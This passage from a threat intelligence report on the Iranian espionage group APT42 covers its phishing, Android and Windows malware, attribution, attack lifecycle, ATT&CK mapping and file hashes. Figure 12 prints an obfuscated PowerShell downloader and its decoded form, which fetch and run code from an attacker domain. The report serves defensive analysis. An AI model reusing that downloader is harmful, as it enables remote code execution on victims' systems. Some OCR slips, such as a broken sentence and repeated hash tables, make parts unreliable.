


FIGURE 11. APT42 domain masquerades as legitimate messaging platform.

The use of Android malware to target individuals of interest to the Iranian government provides APT42 with a productive method of obtaining sensitive information on targets, including movement, contacts and personal information. The group's proven ability to record phone calls, activate the microphone and record the audio, exfiltrate images and take pictures on command, read SMS messages and track the victim's GPS location in real time poses a real-world risk to individual victims of this campaign.

Malware Operations

While APT42 focuses on credential harvesting rather than deploying malware on a system, several custom backdoors and lightweight tools complement its arsenal. Since 2020, APT42 has primarily relied on lightweight toehold backdoors over fully functional modular tools. Mandiant assesses that APT42 has limited in-house malware development resources because recent malware families such as TABBYCAT and VBREVSHELL have included or largely consisted of publicly available code copied from GitHub projects.

- In September 2021, APT42 used a compromised European government email account to send a phishing email to almost 150 email addresses associated with individuals or entities employed by or affiliated with civil society, government or intergovernmental organizations around the world. The email used lure content pertaining the organizational chart of an embassy in Tehran and contained a Google Drive link to a malicious macro document leading to TAMECAT, a PowerShell toehold backdoor.
- In January and February 2022, APT42 hosted several malicious Office documents on an Amazon Web Service instance, Google Drive and Dropbox. Likely delivered via a link sent in a spear-phishing email, the malicious documents used geopolitically themed decoy content and fetched a password-protected remote template document via Microsoft OneDrive links. These documents led to TABBYCAT and VBREVSHELL malware, which are a VBA-based dropper and reverse shell macro, respectively.
- APT42 infrastructure hosted malicious PowerShell code in the banners of odd ports in early March 2022. The code, when run, retrieved additional PowerShell payloads including POWERPOST, a custom reconnaissance tool that can collect data on a local host, including system information and local account names.

```
powershell "function c($u){$rr=&(gcm 'i*e-we*') $u
    -useb;return $rr}$u=$([char]104+[char]116+[char]116+[char]
    112+[char]58+[char]47+[char]47+[char]116+[char]101+[char]99
    +[char]104+[char]110+[char]105+[char]99+[char]97+[char]108+
    [char]45+[char]117+[char]112+[char]100+[char]97+[char]116+[
    char]101+[char]115+[char]46+[char]105+[char]110+[char]102+[
    char]111+[char]47+[char]105+[char]89+[char]69+[char]85+[
    char]101+[char]82+[char]90+[char]80+[char]106+[char]109);$
    xr=$null;while(($xr -eq $null) -or ($xr.StatusCode -ne
    200)){try{$xr=(c $u);&(gcm 'i*e-e*') ($xr
    .content);break;}catch{$xr=$null;sleep 3}}"
```

```
function c($u){
    $rr=&(gcm 'i*e-we*') $u -useb;
    return $rr
    }

$u="http://technical-updates.info/iYEUeRZPjm";
$xr=$null;

while(($xr -eq $null) -or ($xr.StatusCode -ne 200)){
    try{
        $xr=(c $u);
        &(gcm 'i*e-e*') ($xr.content);
        break;
        }
    catch{
        $xr=$null;
        sleep 3
    }
}
```

FIGURE 12. Banner response (left) versus de-obfuscated PowerShell code (right).

Attribution

Mandiant assesses with high confidence that APT42 conducts cyber espionage operations on behalf of the Iranian government based on years of activity targeting unique, high-priority targets both inside and outside of Iran. Both Iran's Islamic Revolutionary Guard Corps and Ministry of Intelligence and Security have the mandate to conduct cyber espionage operations against the domestic populace and foreign targets of strategic intelligence value. However, we estimate with moderate confidence that APT42 operates on behalf of the Islamic Revolutionary Guard Corps' Intelligence Organization based on targeting patterns that align with the organization's operational mandates and priorities, which includes defending the regime against internal and external threats, pursuing perceived domestic enemies, and confronting "revolutionary" ideas emanating from the West.

Historical Connections to APT35

APT42 generally corresponds with activity other organizations have referred to as TA453 (Proofpoint), Yellow Garuda (PwC), and ITG18 (IBM). The group is also consistent with a sub-section of publicly reported threat clusters: Phosphorus (Microsoft) and Charming Kitten (ClearSky and CERTFA). Similarity in malicious cyber operations between various Iranian groups and a dynamic institutional ecosystem in Iran contributed to significant conflation of historical APT42 and APT35 activity.

Mandiant assesses with moderate confidence that both APT35 and APT42 operate on behalf of the IRGC but originate from different missions and contracts or contractors based on substantial differences in their respective targeting patterns and tactics, techniques and procedures.

- Historical APT35 operations focused on long-term, resource intensive operations targeting the U.S. and Middle Eastern military, diplomatic, and government personnel, organizations in the media, energy, and defense industrial base, and engineering, business services, and telecommunications sectors.
- In contrast, APT42 operations focus on individuals and organizations of interest to the Iranian government for domestic politics, foreign policy, and regime stability purposes.
- While both APT42 and APT35 have used MAGICDROP and BROKEYOLK malware, Mandiant observed no similarities between the respective C2 infrastructure or how the groups operationalized the malware.
- The IRGC frequently relies on contractors to execute different cyber operations mission sets (such as U.S. Treasury Department sanctions against Net Peygard Samavat).

Potential Ties Between APT42 and Ransomware Activity

Mandiant further highlights open-source reporting from Microsoft claiming a connection between intrusion activity clusters that generally align with APT42 and UNC2448, an Iran-nexus threat actor known for widespread scanning for various vulnerabilities, the use of the Fast Reverse Proxy tool, and reported ransomware activity using BitLocker. Notably, Mandiant has not observed technical overlaps between APT42 and UNC2448.

- In November 2021, Microsoft reported that "Phosphorus" had targeted Fortinet FortiOS SSL VPN and unpatched on-premises Exchange servers globally with the intent of deploying ransomware such as BitLocker on vulnerable networks, aligning with activity we track as UNC2448. Previous reporting on Phosphorus generally aligned with APT42's credential harvesting and spear-phishing operations.

While Mandiant has not observed technical overlaps between APT42 and UNC2448, the latter may also have ties to the IRGC-IO. We assess with moderate confidence that UNC2448 and the Revengers Telegram persona are operated by at least two Iranian front companies, Najee Technology and Afkar System, based on open-source information and operational security lapses by the threat actors. Public leaking campaigns from the Lab Dookhtegan Telegram account further allege these companies are responsible for threat activity aligned with UNC2448 and operate on behalf of the IRGC-IO.

- Mandiant identified links between UNC2448, the Revengers persona, an individual named Ahmad Khatibi, and a likely Iranian front company named Afkar System.
- The Revengers persona had offered data and access to primarily Israeli companies for sale on its Telegram channel between February and September 2021.
- Additionally, infrastructure overlaps likely caused by human error indicate that UNC2448 has connections to a second front company, Najee Technology.
- Public posts by the Lab Dookhtegan Telegram channel in July 2022 claim Afkar System and Najee Technology are front companies conducting cyber operations on behalf of the IRGC's Intelligence Organization.

Outlook and Implications

APT42 has consistently targeted the personal email credentials, Multi-factor authentication codes and mobile device location and communication data of individuals of interest to the Iranian government. They can use this access to enable follow-on compromises of corporate networks such as those of Western think tanks, academics, media organizations, biomedical research and pharmaceutical companies and governments. The group's surveillance activity highlights the real-world risk to individual targets of APT42 operations, which include Iranian dual-nationals, former government officials and dissidents both inside Iran and those who previously left the country, often out of fear for their personal safety.

We do not anticipate significant changes to APT42's operational tactics and mandate given the long history of activity and imperviousness to infrastructure take downs and a media spotlight on operational security failures. Nevertheless, the group has displayed its ability to rapidly alter its operational focus as Iran's priorities change over time with evolving domestic and geopolitical conditions. We assess with high confidence that APT42 will continue to perform cyber espionage and surveillance operations aligned with evolving Iranian operational intelligence collection requirements.

Technical Annex: Attack Lifecycle




FIGURE 13. APT42 Attack Lifecycle.

Initial Compromise

APT42 primarily relies on spear phishing to perform an initial compromise. The group is patient and creative in their social engineering efforts, often engaging their target for days or weeks to build trust before providing a link to a credential harvesting page or attaching a malicious attachment to their correspondence. APT42 is capable of bypassing MFA and intercepting SMS-based one-time passwords using credential harvesting forms and likely delivers Android malware via SMS messages.

- APT42 frequently impersonates well-known journalists or public figures ostensibly requesting interviews with their targets. In one instance, APT42 conversed with their target for 37 days before sending them a URL shortening link that redirected to a credential harvesting page.
- APT42 sends spear phishing emails containing a PDF document attachment or links to Google Drive or Dropbox-hosted PDF documents with an embedded link to a credential harvesting page.
- The group is capable of intercepting MFA authentication codes via credential harvesting forms.

Establish Foothold

Once successfully authenticated to a victim's personal or corporate email account, APT42 registers their own Microsoft Authenticator application as a new MFA method. environments, APT42 uses a variety of primarily lightweight malware, some of which are based on publicly available scripts. Examples include:

- BROKEYOLK
- CHAIRSMACK
- GHAMBAR
- MAGICDROP
- POWERPOST
- PINEFLOWER
- TABBYCAT
- TAMECAT
- VBREVSHELL
- VINETHORN

Escalate Privileges

APT42 uses custom malware capable of logging keystrokes and stealing logins and cookie data for common browsers to perform privilege escalation in a victim environment. Examples include:

- CHAIRSMACK
- DOSTEALER
- GHAMBAR

Internal Reconnaissance

After logging in to the target environment with stolen credentials, APT42 conducts internal reconnaissance by browsing the compromised user's contacts and accessing the targeted organization's collaborative spaces, such as Sharepoint. The group also logs in to compromised accounts with a Microsoft Outlook client, which can lead the existing mail items from affected users to be synchronized with the attacker's host. This access can be used to spear phish additional targets with legitimate, stolen content from the compromised organization or pre-existing email conversations.

APT42 also uses malware capable of taking screenshots and collecting system and network information, including:

- GHAMBAR
- POWERPOST

Lateral Movement

To move laterally, APT42 often attempts to use the compromised personal email account of the victim to access other the victim's corporate accounts, and vice versa. The group sends spear-phishing emails from compromised email accounts to additional targets both internal and external to the targeted organization.

- In April 2021, APT42 used a compromised corporate email account of an employee at a U.S.-based think tank to access the individual's personal email account. The corporate account, configured as a recovery email, received login verification codes from the personal email provider, which APT42 deleted to cover their tracks.
- On multiple occasions, APT42 used their victim's trusted relationships with their contacts to send additional spear-phishing emails to follow-on targets, including coworkers, industry peers and relatives.

Maintain Presence

To maintain their presence in a victim's environment, APT42 relies on custom malware using scheduled tasks or Windows registry modifications for persistence, including:

- CHAIRSMACK
- GHAMBAR

Additionally, APT42 uses various techniques to maintain access to a victim's personal or corporate email account, including registering their Microsoft Authenticator application to receive MFA codes to their own devices. When APT42 sends spear-phishing emails from a compromised account or attempts to move laterally to a different account, the group deletes login notification emails and clears the messages from the Sent folder to cover their tracks.

Complete Mission

Mandiant assesses that APT42's objective is two-fold:

- APT42 seeks to steal credentials to personal and corporate email accounts and use those credentials to conduct follow-on operations and steal personal or business documents and research pertinent to Iran.
- APT42 seeks to track the locations, monitor the phone and email communications and generally surveil the activities of individuals of interest to the Iranian government, including activists and dissidents inside Iran.

We have no evidence to suggest APT42 hands harvested credentials to other threat actors for follow-on operations at this time.

Appendix 1. MITRE ATT&CK Mapping

TABLE 1. Resource Development.	
T1583.003	Acquire Infrastructure: Virtual Private Server
T1584	Compromise Infrastructure
T1587.003	Develop Capabilities: Digital Certificates
T1588.004	Obtain Capabilities: Digital Certificates

TABLE 2. Initial Access.	
T1133	External Remote Services
T1566.001	Spear-phishing Attachment
T1566.002	Spear-phishing Link

TABLE 3. Execution.	
T1047	Windows Management Instrumentation
T1059.001	Command and Scripting Interpreter: PowerShell
T1059.005	Command and Scripting Interpreter: Visual Basic
T1059.007	Command and Scripting Interpreter: JavaScript/Jscript
T1569.002	System Services: Service Execution
T1204.001	User Execution: Malicious Link
T1204.002	User Execution: Malicious File

TABLE 4. Persistence.	
T1098.002	Account Manipulation: Exchange Email Delegate Permissions
T1133	External Remote Services
T1543.003	Create or Modify System Process: Windows Service
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
T1547.004	Boot or Logon Autostart Execution: Winlogon Helper DLL

TABLE 5. Privilege Escalation.	
T1055	Process Injection
T1134	Access Token Manipulation
T1543.003	Create or Modify System Process: Windows Service
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
T1547.004	Boot or Logon Autostart Execution: Winlogon Helper DLL

TABLE 6. Defense Evasion.	
T1027.002	Obfuscated Files or Information: Software Packing
T1027.005	Obfuscated Files or Information: Indicator Removal from Tools
T1055	Process Injection
T1070.004	Indicator Removal on Host: File Deletion
T1112	Modify Registry
T1134	Access Token Manipulation
T1140	Deobfuscate/Decode Files or Information
T1221	Template Injection
T1497.001	Virtualization/Sandbox Evasion: System Checks
T1497.003	Virtualization/Sandbox Evasion: Time Based Evasion
T1564.003	Hide Artifacts: Hidden Window

TABLE 7. Credential Access.	
T1003	OS Credential Dumping
T1111	Two-Factor Authentication Interception
T1056.001	Input Capture: Keylogging

TABLE 8. Discovery.	
T1012	Query Registry
T1016	System Network Configuration Discovery
T1082	System Information Discovery
T1083	File and Directory Discovery
T1087.001	Account Discovery: Local Account
T1497.001	Virtualization/Sandbox Evasion: System Checks
T1497.003	Virtualization/Sandbox Evasion: Time Based Evasion
T1518	Software Discovery

TABLE 8. Lateral Movement.	
T1021.001	Remote Services: Remote Desktop Protocol
T1021.004	Remote Services: SSH

TABLE 9. Collection.	
T1056.001	Input Capture: Keylogging
T1113	Screen Capture
T1115	Clipboard Data
T1123	Audio Capture
T1125	Video Capture
T1213	Data from Information Repositories: Sharepoint
T1560.002	Archive Collected Data: Archive via Library

TABLE 10. Command and Control.	
T1071.001	Application Layer Protocol: Web Protocols
T1071.002	Application Layer Protocol: File Transfer Protocols
T1095	Non-Application Layer Protocol
T1102	Web Service
T1105	Ingress Tool Transfer
T1132	Data Encoding: Standard Encoding
T1573.002	Encrypted Channel: Asymmetric Cryptographic

TABLE 11. Exfiltration.	
T1041	Exfiltration over C2 Channel

TABLE 12. Impact.	
T1529	System Shutdown/Reboot

Appendix 2. Malware Used by APT42

TABLE 13. Malware used by APT42.

Malware	Description
BROKEYOLK	BROKEYOLK is a .NET downloader that downloads and executes a file from a hard-coded command and control (C2) server. The malware communicates via SOAP (Simple Object Access Protocol) requests using HTTP.
CHAIRSMACK	CHAIRSMACK is a backdoor written in C++ that communicates using HTTP. CHAIRSMACK's core functionality involves expanding its capabilities by retrieving plugins from a C2 server. Downloaded plugins are cached on disk for future use. Capabilities added via plugins are inferred based on supported backdoor command names. These capabilities include shell command execution, screenshot capture, audio capture, keylogging, file transfer, and file execution.
DOSTEALER	DOSTEALER is a dataminer that mines browser login and cookie data. It is also capable of taking screenshots and logging keystrokes.
GHAMBAR	GHAMBAR is a remote administration tool (RAT) that communicates with its C2 server using SOAP requests over HTTP. Its capabilities include filesystem manipulation, file upload and download, shell command execution, keylogging, screen capture, clipboard monitoring, and additional plugin execution.
MAGICDROP	MAGICDROP is a dropper written in C++. It decrypts files from its .data section and writes them to disk in the system's %TEMP% directory. The files dropped often include a decoy file, a next-stage payload, and sometimes an installer for the payload.
PINEFLOWER	PINEFLOWER is an Android malware family capable of a wide range of backdoor functionality, including stealing system inform information, logging and recording phone calls, initiating audio recordings, reading SMS inboxes and sending SMS messages. The malware also has features to facilitate device location tracking, deleting, downloading, and uploading files, reading connectivity state, speed, and activity, and toggling Bluetooth, Wi-Fi, and mobile data settings.
POWERPOST	POWERPOST is a reconnaissance tool written in PowerShell that can collect data on a local host including system information and user account names. POWERPOST writes the data to disk and then sends the collected data to a hardcoded remote server via HTTP POSTs.
SILENTUPLOADER	SILENTUPLOADER is an uploader written in MSIL that is dropped by DOSTEALER and is designed to work specifically in tandem with it. It checks for files in a specified folder every 30 seconds and uploads them to a remote server.
TABBYCAT	TABBYCAT is a Microsoft Word VBA macro that functions as a dropper. It relies on social engineering in order to be executed as a macro within a decoy Microsoft Word document. It decodes a payload embedded in a UserForm and launches it. TABBYCAT has been observed dropping the VBREVSHELL backdoor.
TAMECAT	TAMECAT is a PowerShell toehold that can execute arbitrary PowerShell or C# content. TAMECAT has been observed dropped by malicious macro documents, communicates with its C2 node via HTTP, and expects data from the C2 to be Base64-encoded.
VBREVSHELL	VBREVSHELL is a VBA macro that spawns a reverse shell relying exclusively on Windows API calls.
VINETHORN	VINETHORN is an Android malware family capable of a wide range of backdoor functionality. It can steal system information, read SMS inboxes, send SMS messages, access contact lists and call histories, record audio and video, and track device location via GPS.

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TABLE 15. BROKEYOLK.

MD5	SHA1	SHA256
da7d37bfb899a0094995944d4c5e2f21	9624d9613fe8cdc6833888b9e68892565e3a5d11	b9b783ad3bc523a031cdf799dd9739a7bcbcf184e7e64a0f3cc2170be4d4526f
df02a8a7cb2afb80cc2b789d96f02715	03d7ffd758e98c9a2c8c4716c93f09687000e22e	7a650d3b1e511a05d0441484c7c7df59a63003ce77cd4eb7081323fd79d2b9a3

TABLE 16. CHAIRSMACK.

MD5	SHA1	SHA256
3d67ce57aab4f7f917cf87c724ed7dab	470b850363677d3d54629a92ac8b5143f4584a09	a37a290863fe29b9812e819e4c5b047c44e7a7d7c40e33da6f5662e1957862ab
04a6997f0a8021b773ebb49977bc625f	3b9a2e34f5d603b55cf7fd223d4e5c784b805242	7eb564f0afc23cc8186e67f8c0d7e6c80215b75c9f0c4b35f558a9e35743ca41
34d37f64613f3fe00086ac8d5972db89	66d36d0b170cf1a0001cca16357961a2f28cba60	003676e6240421426e5c0919eb40bdde52b383eb1c54596deb77218c3885cdc5
8e0eb3ceb1bbe736beaf64353dda1908	08d2aea84d6c148ff2ad4653856fb080eb99abf2	2c33b1dd793ad5e59180719d078301ee7ebb6cf7465286c19b042accca6ac749
63cd07e805bcd4135a8e3a29fa3ceebd	2374f5a9278b209563e8193847a76c25c12eec8f	a485ef522a00edc7eb141f4ef982dd52b3e784ea8d8f1bb0ca044a61ce642eac

TABLE 17. DOSTEALER.

MD5	SHA1	SHA256
0a3f454f94ef0f723ac6a4ad3f5bdf01	d08982960d71a101b87b1896fd841433b66c7262	6618051ea0c45d667c9d9594d676bc1f4adadd8cb30e0138489fee05ce91a9cb
ae797446710e375f0fc9a33432d64256	29175a0015909186f69f827630ef3fe2c1c5302c	734d9639fcfffef1a3c360269ccc1cda4f1d0e9dc857fa438f945e807b022c21

TABLE 18. GHAMBAR.

MD5	SHA1	SHA256
60e6523d29e8a9b83f4503f2e7fd7e1d	6303907ec7d1d591efffe876720a0ab051bfd429	3cad59c65ee1e261658c2489dc45a7c6875d8ccb917d291d282e48bca1b74752
00b5d45433391146ce98cd70a91bef08	7649c554e87f6ea21ba86bb26ea39521d5d18151	2c92da2721466bfbdaff7fedd9f3e8334b688a88ee54d7cab491e1a9df41258f

TABLE 19. MAGICDROP.

MD5	SHA1	SHA256
335849d8fb13a4a189ba92af9bdf5d1d	08270b049ae33f0bcd1d207ed77f999d51a09d94	971c5b5396ee37827635badea90d26d395b08d17cbe9e8027dc87b120f8bc0a2
9d0e761f3803889dc83c180901dc7b22	ecf9b7283fda023fa37ad7fdb15be4eadded4e06	d4375a22c0f3fb36ab788c0a9d6e0479bd19f48349f6e192b10d83047a74c9d7

TABLE 20. PINEFLOWER.

MD5	SHA1	SHA256
f3d25b1cedf39beee751eb9b2d8d2376	dbb64b0202bb4da6796279b5fa88262a6e31787e	90e5fa3f382c5b15a85484c17c15338a6c8dbc2b0ca4fb73c521892bd853f226
a04c2c3388da643ef67504ef8c6907fb	c760adecea4dbb4dd262cb3f3848f993d5007b2e	c2c1d804aeed1913f858df48bf89a58b1f9819d7276a70b50785cf91c9d34083

TABLE 21. POWERPOST.

MD5	SHA1	SHA256
96444ed552ea5588dffca6a5a05298e9	b66ae149bbdfc7ec6875f59ec9f4a5ae1756f8ba	9410963ede9702e7b74b4057fee952250ded09f85a4bb477d45a64f2352ec811
afb5760c05db35a34c5dc41108ba72c2	1504da49f6fe8638c7e39d4bcb547fbb15376462	4bcc2ad5b577954a6bd23aff16566ce0784a71f9526a5ae849347ae766f4033f
d30abec551b0fb512dc2c327eeca3c43	8f2bc0d6adfb4cad43fdda9f3d732c859eb79e35	21c5661eb5e54d537c6c9394d7bd4accf53e06851978a36c94b649c4f404a42e

TABLE 22. SILENTUPLOADER.

MD5	SHA1	SHA256
9dd30569aaf57d6115e1d181b78df6b5	280b64c0156f101eaad3f31dbe91f0c1137627dc	9f2bc9aebb3ee87cfbdef1716b5f67834db305cf400b41b278d5458800c5eeeb

TABLE 23. TABBYCAT.

MD5	SHA1	SHA256
bdf188b3d0939ec837987b4936b19570	aba938bf8dc5445df3d5b77a42db4d6643db4383	28de2ccff30a4f198670b66b6f9a0ce5f5f9b7f889c2f5e6a4e365dea1c89d53
651d72776c0394693c25b1e3c9ec55d0	e45aeccb798f5cf6cb5d877821d1f4aa7f55cf6f	c0d5043b57a96ec00debd3f24e09612bcbc38a7fb5255ff905411459e70a6bb4
b7bc6a853f160df2cc64371467ed866d	e3712e3d818e63060e30aec2a6db3598cbf0db92	a8c062846411d3fb8ceb0b2fe34389c4910a4887cd39552d30e6a03a02f4cc78

TABLE 24. TAMECAT.

MD5	SHA1	SHA256
88df70a0e21fb48e0f881fb91a2eaade	e8f50ecea1a986b4f8b00836f7f00968a6ecba4f	c1664df788f690fd061994ed3eb9d767e2f293448ce9d7ff5bff37549e9e4dab
9a1e09b7ce904eefb83dc8d7571826f9	448e6d519a340845a55b4b1809488427c0d79cdd	afd06652b24811d7e03d5525b292293dbdf49b8c0e450d748cab0289aecdbc02
9bd1caf6b79f6a69981a15d649a04c19	75b7db0597f234838e7c8431b57870411842775d	5ee98a677f58b897df3287448e63a1a781d312d2a951f438e1d7e4ab658fa4a0
3c6302fb6bdb953e2073a54b928fad9c	186f07279ac0f15cc7be5caf68addabb2091bc84	110c77f66a8d4d8ccc9dc468744302cf368efd071e3e4af39338b699f6bc7808

TABLE 25. VBREVSHELL.

MD5	SHA1	SHA256
bdf188b3d0939ec837987b4936b19570	aba938bf8dc5445df3d5b77a42db4d6643db4383	28de2ccff30a4f198670b66b6f9a0ce5f5f9b7f889c2f5e6a4e365dea1c89d53
651d72776c0394693c25b1e3c9ec55d0	e45aeccb798f5cf6cb5d877821d1f4aa7f55cf6f	c0d5043b57a96ec00debd3f24e09612bcbc38a7fb5255ff905411459e70a6bb4
b7bc6a853f160df2cc64371467ed866d	e3712e3d818e63060e30aec2a6db3598cbf0db92	a8c062846411d3fb8ceb0b2fe34389c4910a4887cd39552d30e6a03a02f4cc78

TABLE 26. VINETTHORN.

MD5	SHA1	SHA256
8a847b0f466b3174741aac734989aa73	03eadb4ab93a1a0232cb40b7d2ef179a1cd0174d	5d3ff202f20af915863eee45916412a271bae1ea3a0e20988309c16723ce4da5

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